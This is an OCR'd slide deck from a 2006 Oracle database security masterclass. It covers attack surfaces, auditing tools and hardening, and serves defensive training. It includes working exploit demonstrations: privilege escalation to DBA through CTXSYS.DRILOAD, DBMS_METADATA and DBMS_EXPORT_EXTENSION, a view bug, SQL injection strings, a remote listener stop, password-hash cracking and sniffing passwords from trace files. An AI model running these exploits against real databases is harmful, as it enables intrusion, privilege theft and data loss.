

Many Ways to become a DBA

An Oracle Security Masterclass

Pete Finnigan, Principal Consultant

SIEMENS

Insight Consulting

Introduction

- My name is Pete Finnigan
 - specialise in researching, auditing and securing Oracle databases
- am going to keep it reasonably simple and not too technical
- ©over a lot of ground in two hours -Agenda next
- Ots of examples and demonstrations
 - Try the hands on examples on your own laptop
- What do I want you to learn?
 - Think like a hacker
 - Now why and how data is vulnerable

Agenda

- Where to find information
- Who are the main players
- The problems / issues why Oracle can be insecure
- Demonstrations of how to exploit Oracle
 - gi and 10gR2 no 0-day and not really current why?
- Finding and auditing for security problems
- Some basic ideas to secure your Oracle database
- All ands on elements

Hands on examples

- The presentation includes many demonstrations that you can also try yourselves
- The scripts used are on http://www.petefinnigan.com/masterclass.htm
- Se your own laptop
 - **You need 9.2.0.1 or 10.2.0.1**
- Please ask questions at any time
- want to have two focuses
 - Ask questions
 - Try the examples yourself

The problems

- ☑Do you need to be a DBA or have DBA-like privileges to :
 - Gain extra privileges?
 - To perform application operations that you should not?
 - To steal data?
- The answer is NO
 - Extra privileges does not always mean system privileges
 - Application operations do not need DBA privileges
 - Stealing data could be done as Mrs Smith Not Mr DBA

If no privileges there would be no problems

- There are also myriads of single privileges that can lead to problems
 - System level privileges
 - Application level privileges
 - Data access privileges
 - Object creation issues (structural changes)
 - Tracle network issues and access
- The key is to remember that in some circumstances any privilege gained or used could be an issue
- What are the hackers after, why are they doing it?

What are the hackers trying to do?

- To cause damage, steal or gain access to host systems

 - Many other privileges offer security risks
- Incorrect configuration can allow privilege escalation
- Incorrect configuration can allow access to data that should not be read
- Incorrect configuration can allow damage or loss or business
- - Teatures can cause security risks even when not used
 - Deal with the basics reduce the attack surface

Think like a hacker

- ne of the key ways to secure an Oracle database is to "think like a hacker"
- Mow do you "think like a hacker"?
- Dearn how to exploit Oracle and the platform
- Dearn to look for security issues in Oracle
 - **Configurations**
 - Permissions
 - **Bugs**
- All by thinking how a hacker would do it

So how can you exploit Oracle?

- The easy way have it granted to you or do it yourself

- You have EXECUTE ANY PROCEDURE
- You can read password hashes
- Se a public (or non-public) package exploit (examples)
 - ©TXSYS.DRILOAD.VALIDATE_STMT
 - DBMS_METADATA.GET_DDL

Recent press and research

- dots of recent press article
 - The Jan 2006 CPU had issues
 - The CPU has been re-released for Linux
 - ©racle listened when levels of detail criticised by customers

 - Two recent versions of an Oracle worm
 - The threat of a much better rootkit BH 2006
 - Tracle suggested immediate patching because of DB18
 - Anyone can become DBA
 - **Demonstration**
- Researchers are looking at packages, TNS, much more...

Check who is a DBA

```
SQL> @d:\who has role.sql
ROLE TO CHECK
                                       [DBA]: DBA
                                        [S]: S
OUTPUT METHOD Screen/File
                    [priv.lst]:
FILE NAME FOR OUTPUT
OUTPUT DIRECTORY [DIRECTORY or file (/tmp)]:
                                        [N]: N
EXCLUDE CERTAIN USERS
                                     [TEST%]:
USER TO SKIP
Investigating Role => DBA (PWD = NO) which is granted to =>
       User => SYS (ADM = YES)
       User => SCOTT (ADM = NO)
       User => WKSYS (ADM = NO)
       User => CTXSYS (ADM = NO)
       User => SYSTEM (ADM = YES)
PL/SQL procedure successfully completed.
```

http://www.petefinnigan.com/who_has_role.sql

SIEMENS

Why do we need Oracle security?

- ©omputer Emergency Response Team (CERT) say 95% of all intrusions are made using known vulnerabilities
- Deloitte 2005 Global Security Survey said Internal attacks exceed external attacks
- Nicolas Jacobsen had access to 16.3 million T-Mobile customers details
- April 2005 310,000 U.S. residents records may have been breached at LexisNexis
- Also in April 2005 HSBC warned 180,000 customers that credit card information may have been stolen

Where can you find out about Oracle Security

- ©racle security information available is quite good nowadays
- Web Sites for information
 - www.petefinnigan.com, www.cqure.net, www.appsecinc.com
 - <u>www.argeniss.com</u>, <u>www.red-database-security.com</u>, www.ngssoftware.com

Books

- SANS Oracle Security step-by-step Pete Finnigan ISBN 0974372749
- Effective Oracle database 10g security by design David Knox ISBN 0072231300
- ©racle Privacy Security auditing Arup Nanda ISBN 0-9727513-9-4
- Implementing Database Security and auditing Ron Ben Natan ISBN 1-55558-334-2

Where can you find out about Oracle security?

Free tools

- CIS benchmark http://www.cisecurity.org/bench_oracle.html 8i only pity
- Scanner http://www.cqure.net/wp/?page_id=3
- Backtrack looks promising http://swtsrv.informatik.uni-mannheim.de/~max/bt20061013.iso
- Many tools listed on http://www.petefinnigan.com/tools.htm

Training

- Siemens Insight has a 3 day Oracle security course
- SANS course written by Pete Finnigan
- Red Database Security also has a 5 day course

Who are the main players

- Who are the main players?
 - Dete Finnigan, Alex Kornbrust, David Litchfield, Steve Kost, Aaron Newman, Esteban Martinez Fayo,
- Why are we interested in them? they publish
- Some work for public companies, some researchers, some black hat
- Motivations fame, interest, profit....
- What does it mean for you
 - More bugs to patch
 - Better knowledge base
 - What else? good / bad?

What are the issues – how do hackers attack you

- People having unauthorised access not just hackers
 - Too many privileges (CONNECT, RESOURCE...)
- Internal attacks
 - Fed up employees
 - Employees trying to get the job done (sup, dev, dba?)
 - Malicious employees / industrial spies / identity theft

External attacks

- Use the database for application privilege escalation
- Server breach can be the target via multiple Oracle issues or again data could be the target
- Web or network access is a modern issue for databases

What are the main security problem areas

- ☑Bugs security bugs!
 - **Lots** of researchers
 - Some bugs are 0-day (Litchfield (mod_plsql) and Metalink (View bug))
- **Configuration** issues
 - There are lots and it gets worse with each release
- Privilege management
 - **TPUBLIC**, many default roles,
- Default users and passwords many more each release
- Password management is off by default

What are the main security problem areas (2)

Internet access

- Many open ports by default
- This potentially makes Oracle open to slammer type attacks the recent worm
- Is an internet based attack likely?
 - Yes its likely as the attack surface gets bigger (Oracle XE?)
 - The effect would not be like Slammer less Oracle exposed


File system access plus OS functions

- Too many methods to access the file system
 - UTL_FILE,DBMS_BACKUP_RESTORE, EMD_SYSTEM, DBMS_LOB, DBMS_NAMESPACE, DBMS_SCHEDULER, Java (over 40) ... more
- Query for package / functions / procedures having FILE in them

Search engine hacking (Google, Yahoo!, Metalink)

- Google hacking became a craze some time ago
- Ohnny Long pioneered and runs http://johnny.ihackstuff.com – includes a google hacking database
- Possible to find Oracle passwords
- Some sites expose listeners
- Theck that your own sites and Oracle installations do not leak Oracle infrastructure access
- det's see some examples

Looking for tnsnames.ora




Open a link


```
nsnames[1] - Notepad
                                                                                                             <u>File Edit Format View Help</u>
# TNSNAMES.ORA Network Configuration File: C:\oracle\ora90\network\admin\tnsnames.ora # Generated by Oracle configuration tools.
ORACLE =
   (DESCRIPTION =
     (ADDRESS_LIST = (ADDRESS = (PROTOCOL = TCP)(HOST = oracle.wspa.edu.pl)(PORT = 1521))
     (CONNECT_DATA =
       (SERVICE_NAME = oracle.wspa.edu.pl)
```

SIEMENS


Connect to the Listener



Looking for iSQL*Plus



We could start to Guess passwords!



SIEMENS

Some exploit examples (mostly 9i)

- The easy way in default passwords
- Tracking a users password if hashes are known
- ☑ A built-in package exploit CTXSYS.DRILOAD
- Another example DBMS_METADATA
- What is SQL Injection
- Simple SQL Injection example
- Exploiting the TNS listener
- Iniffing the network

An example of default password checking

http://www.petefinnigan.com/default/default_password_checker.htm

Get osp_accounts_public.zip - install osp_install.sql

SIEMENS

The default password problem

- Tracle has a major problem with default passwords
- More default users and passwords are known for Oracle than any other software
- <u>http://www.petefinnigan.com/default/default_password_list.</u>
 <u>htm</u> lists 600 default accounts will be >1100
- Each version of Oracle creates more default accounts
- They can be found in the
 - Software distribution, created by default, features, examples..
 - Some created in the database less open accounts
 - Ocumentation / metalink / oracle.com
- Oracle has released a tool see MetaLink Note 361482.1

Password cracking


- What is a password cracker
 - Brute force and dictionary attacks
- Intil recently the Oracle password algorithm was not public
- Before this we had to use PL/SQL based crackers
- based crackers are now available free and commercial
- @ Trabf from http://www.toolcrypt.org/index.html?orabf is fast
 - 100,000 hashes per second on 2.8ghz Pentium 4
 - Now version 0.7.5
- Minimum password lengths are now even more important
- Do not let password hashes fall into hacker hands

An example cracking session

```
SOL> alter user scott identified by qf4h7;
User altered.
SOL> select password from dba users where username='SCOTT';
PASSWORD
EF2D6ED2EDC1036B
D:\orabf>orabf EF2D6ED2EDC1036B:SCOTT 3 5
orabf v0.7.2, (C)2005 orm@toolcrypt.org
Trying default passwords
Starting brute force session
press 'q' to quit. any other key to see status
password found:SCOTT:GF4H7
29307105 passwords tried. elapsed time 00:00:40. t/s:715700
```

SIEMENS

Oracle's default password tool



Exploiting built-in packages

- Why are there bugs in built in packages
- Definer rights and executor rights
- Finding vulnerable packages in your own code
 - Theck the access rights privileges and invoker rights

 - Check the SGA for vulnerable SQL see www.argeniss.com
- Built-in PL/SQL is wrapped isn't it secure?
 - exposed how weak the mechanism is at BH 2006
 - http://www.insight.co.uk/files/presentations/BlackHat%2 Oconference.pdf

A built-in package exploit

```
SQL> select * from user role privs;
USERNAME GRANTED ROLE
                                          ADM DEF OS
SCOTT CONNECT
                                          NO YES NO
SCOTT RESOURCE
                                          NO YES NO
SOL> exec ctxsys.driload.validate stmt('grant dba to scott');
BEGIN ctxsys.driload.validate stmt('grant dba to scott'); END;
*
ERROR at line 1:
ORA-06510: PL/SQL: unhandled user-defined exception
ORA-06512: at "CTXSYS.DRILOAD", line 42
ORA-01003: no statement parsed
ORA-06512: at line 1
SQL> select * from user role privs;
USERNAME GRANTED ROLE
                                          ADM DEF OS
SCOTT CONNECT
                                          NO YES NO
SCOTT DBA
                                          NO YES NO
SCOTT RESOURCE
                                          NO YES NO
```

Exploiting DBMS_METADATA (1)

```
SQL> connect scott/tiger
Connected.
SOL> select * from user role privs;
USERNAME GRANTED_ROLE ADM DEF OS_
SCOTT CONNECT
                                         NO YES NO
SCOTT RESOURCE
                                         NO YES NO
SQL> create or replace function scott.hack return varchar2
 2 authid current_user is
 3 pragma autonomous transaction;
 4 begin
 5 execute immediate 'grant dba to scott';
 6 return '';
 7 end;
Function created.
```

SIEMENS

Exploiting DBMS_METADATA (2)

```
SQL> select sys.dbms_metadata.get_ddl('''||scott.hack()||''','')
  from dual:
ERROR:
ORA-31600: invalid input value '||scott.hack()||' for parameter
  OBJECT TYPE in function GET DDL
ORA-06512: at "SYS.DBMS SYS ERROR", line 105
ORA-06512: at "SYS.DBMS METADATA INT", line 1536
ORA-06512: at "SYS.DBMS METADATA INT", line 1900
ORA-06512: at "SYS.DBMS METADATA INT", line 3606
ORA-06512: at "SYS.DBMS METADATA", line 504
ORA-06512: at "SYS.DBMS METADATA", line 560
ORA-06512: at "SYS.DBMS METADATA", line 1221
ORA-06512: at line 1
no rows selected
SQL> select * from user role privs;
USERNAME GRANTED ROLE
                                            ADM DEF OS
SCOTT CONNECT
                                            NO YES NO
       DBA
SCOTT
                                            NO YES NO
SCOTT RESOURCE
                                            NO YES NO
```

SIEMENS

10g Example exploits

- 10g is much more secure than 9i
- Still need to be patched
- Still package exploits
- ©PU Oct 2006 had record number of remote APEX bugs beware!
- New fixing strategy DBMS_ASSERT and binds
- Some examples
 - **DBMS_EXPORT_EXTENSION**
 - The infamous 0-Day view bug

Export extension bug – create the hack

```
CREATE OR REPLACE PACKAGE HACK AUTHID CURRENT USER IS
  FUNCTION ODCIIndexGetMetadata (oindexinfo
  SYS.odciindexinfo, P3 VARCHAR2, p4 VARCHAR2, env SYS.odcienv)
 RETURN NUMBER;
END;
CREATE OR REPLACE PACKAGE BODY HACK IS
  FUNCTION ODCIIndexGetMetadata(oindexinfo
  SYS.odciindexinfo, P3 VARCHAR2, p4 VARCHAR2, env SYS.odcienv)
 RETURN NUMBER
  IS
 pragma autonomous transaction;
 BEGIN
      EXECUTE IMMEDIATE 'GRANT DBA TO PXF'; RETURN(1);
 END; END;
```

Export extension – run the hack

```
DECLARE
 buf PLS_INTEGER;
 v_Return VARCHAR2(200);
BEGIN
 v Return :=
 SYS.DBMS EXPORT EXTENSION.GET DOMAIN INDEX METADATA
      (INDEX NAME => 'A1',
      INDEX_SCHEMA => 'PXF',
      TYPE NAME => 'HACK',
      TYPE_SCHEMA => 'PXF',
      VERSION => '10.2.0.2.0',
      NEWBLOCK => buf,
      GMFLAGS => 1);
END;
```

DBMS_EXPORT_EXTENSION - output

SQL> @exp

Connected.

Grant succeeded.

Connected.

Package created.

Package body created.

©reate user PXF

grant create session and create procedure

Run the hack, become a DBA

GRANTED ROLE

PL/SQL procedure successfully completed.

USERNAME

ADM DEF OS_

_____ ____

---- --- ---

PXF

NO YES NO

DBA

SQL>

SIEMENS

Insight Consulting

0-Day view bug

- The 0-day view bug was published on Metalink by Oracle
- The exploit code appeared on a number of sites
- The bug allows a user with select privileges on a base table to delete rows from a view
- Fixed in Jul 2006 CPU
- Some further variations have been found at least 5
- Some are still not fixed after Oct 2006 CPU
- det's demonstrate the original bug

0-Day view bug

```
SQL> grant create session, create view to pxf
  identified by pxf;
SOL> grant select on scott.emp to pxf;
SQL> connect pxf/pxf@ora
SQL> create view em_em as
  2 select el.ename, el.empno, el.deptno
  3 from scott.emp e1, scott.emp e2
  4 where el.empno=e2.empno;
SOL> /
View created.
SQL > delete from em em;
14 rows deleted.
SOL>
```

What is SQL Injection?

- What is SQL Injection
- Big issue because of remote exploits
- - Extra queries, unions, order by, sub-selects, functions
- Secure your PL/SQL code:
 - On't use concatenated dynamic SQL or PL/SQL
 - Use bind variables
 - Filter input that is passed to dynamic SQL or PL/SQL

Test for SQL Injection

- an you test your own applications for SQL Injection issues?
- t's possible to test by hand
- Inter a single quote in each field and check for errors
- ©RA-1756, ORA-0933 and others are good indicators
- Commercial and free tools are available such as
 - Absinthe http://www.0x90.org/releases/absinthe/
 - SPI Dynamics Webinspect http://www.spidynamics.com/productdwnld.html
 - MatriXay http://www.dbappsecurity.com/
 - More..

Test for SQL Injection

```
SOL> exec get cust(');
ERROR:
ORA-01756: quoted string not properly terminated
SQL> exec get_cust('x'' union select username from
 all users where ''x''=''x');
debug:select customer phone from customers where
 customer_surname='x' union
select username from all users where 'x'='x'
:: ANONYMOUS
             To try this get the code from -
::BI
              http://www.petefinnigan.com/papers/sqli
:: CTXSYS
              nject.sql
:: DBSNMP
```


Types of SQL Injection

- Injection:
 - In band The injection returns extra data through the same channel as the original SQL
 - Out of band The original SQL is not used to channel the results back to the hacker. In this case he will use an alternate route, such as writing the data to a webserver and reading it from an access_log or error_log. UTL_HTTP could be used
 - Inference This is a more complicated technique where no data is returned to the hacker but he is able to **infer** the data he wants. Common ideas include web server return codes, application error codes, timing measurements and many more.

Detecting SQL Injection

- The SERVERERROR system trigger may be used to track some Oracle errors and log to a table
- Database events could be set to capture some server errors
 - http://www.petefinnigan.com/forum/yabb/YaBB.cgi?board=ora_sec;action=display;num=1157359768;start=2#2
- Network based appliances can be used to analyse all statements sent to the database – AppRadar, AppDefend, SQLGuard, BlueLane Patchpoint....

Example SQL Injection tool - Absinthe



A Simple SQL Injection example

Exploiting the listener

- The listener is the outer perimeter wall for Oracle
 - t attracts attention of hackers
- The listener can be password protected amazingly!
- Stop dynamic configuration of the listener
- The 10g listener is better
 - ©Current issues with local authentication UTL_TCP
- Ensure trace is off and the directory is valid
- Use listener logging ensure file and directory are valid
- Remove ExtProc functionality if not needed

Issues with the listener

There are no password management features ock out is not available Failed logins are not available Password aging and management are not available Tools to audit the listener Inscmd – (http://www.jammed.com/~jwa/hacks/security/tnscmd/) DokFleed (http://www.dokfleed.net/duh/modules.php?name=News&file=articl e&sid=35) Integrigy (http://www.integrigy.com/downloads/lsnrcheck.exe) The TNS / O3Logon protocols have changed in 9i,10g Is the protocol available?

Tyes, some of it if you know where to look on the Internet

An example listener exploit

```
LSNRCTL> stop 192.168.254.201
Connecting to
  (DESCRIPTION=(CONNECT DATA=(SID=*)(SERVICE NAME=192.168.25
  4.201))(
ADDRESS=(PROTOCOL=TCP)(HOST=192.168.254.201)(PORT=1521)))
The command completed successfully
C:\Documents and Settings\Compag Owner>lsnrctl status
LSNRCTL for 32-bit Windows: Version 9.2.0.1.0 - Production on 19-
  SEP-2005 14:14:32
Copyright (c) 1991, 2002, Oracle Corporation. All rights reserved.
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROCO)))
TNS-12541: TNS:no listener
TNS-12560: TNS:protocol adapter error
  TNS-00511: No listener
```

Sniffing

- What is sniffing?
- What can you sniff?
 - ALTER USER, PASSWORD and SET ROLE, data
- Trojan password verification functions to steal passwords
- Iniffing the logon process
 - an passwords be stolen?
 - an hashes be stolen?
 - If you have a hash then it is possible to steal the password!
 - Se ASO or free alternatives

Sniffing an ALTER USER

TRACE FILE SERVER=oug.trc TRACE DIRECTORY SERVER=d:\temp TRACE LEVEL SERVER=SUPPORT



Add to the sqlnet.ora file

SOL> alter user scott identified by secretpassword;

User altered.


In the trace file you will find the password

```
[19-SEP-2005 14:29:52:814] nsprecv: 00 00 00 00 00 2D 61 6C
                                                            |....al|
[19-SEP-2005 14:29:52:814] nsprecv: 74 65 72 20 75 73 65 72
                                                             ter.user
[19-SEP-2005 14:29:52:814] nsprecv: 20 73 63 6F 74 74 20 69
                                                             .scott.i
[19-SEP-2005 14:29:52:814] nsprecv: 64 65 6E 74 69 66 69 65
                                                             dentifie
[19-SEP-2005 14:29:52:814] nsprecv: 64 20 62 79 20 73 65 63
                                                             d.by.sec
[19-SEP-2005 14:29:52:814] nsprecv: 72 65 74 70 61 73 73 77
                                                             retpassw
[19-SEP-2005 14:29:52:814] nsprecv: 6F 72 64 01 00 00 01
                                                             ord....
```

Auditing Oracle for security issues - tools

 Default passwords -http://www.petefinnigan.com/default/default_password_checker.htm Password cracker (orabf) - http://www.toolcrypt.org Privilege audit scripts (find_all_privs.sql) - http://www.petefinnigan.com ©IS Oracle benchmark - http://www.cisecurity.org/bench_oracle.html Patrik Karlsson (OAT,OScanner) – http://www.cqure.net Listener audit tool – http://www.integrigy.com/downloads/lsnrcheck.exe Many more free and commercial tools Inessus, metacortex, Repscan, AppDetective, NGS Squirel See http://www.petefinnigan.com/tools.htm for details and links Backtrack CD - http://swtsrv.informatik.uni- mannheim.de/~max/bt20061013.iso

Tools – CIS Benchmark







Tools - OScanner

```
C:\WINDOWS\System32\cmd.exe
                                                                                                                                                                                       D:\Peter.Finnigan\oracle_security\patrik_karlson\oscanner_bin>oscanner -s 192.16
8.254.201 -P15Ž1
Oracle Scanner 1.0.6 by patrik@cgure.net
 [-] Checking host 192.168.254.201
[-] Checking sid (sans) for common passwords
[-] Account CTXSYS/CTXSYS is locked
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (sans)
 [-] Succesfully enumerated 37 accounts
 [-] Account HR/HR is locked
[-] Account MDSYS/MDSYS is locked
[-] Account OE/OE is locked
[-] Account OE/OE is locked
[-] Account OE/OE is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account OUTLN/OUTLN is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_S/QS_S is locked
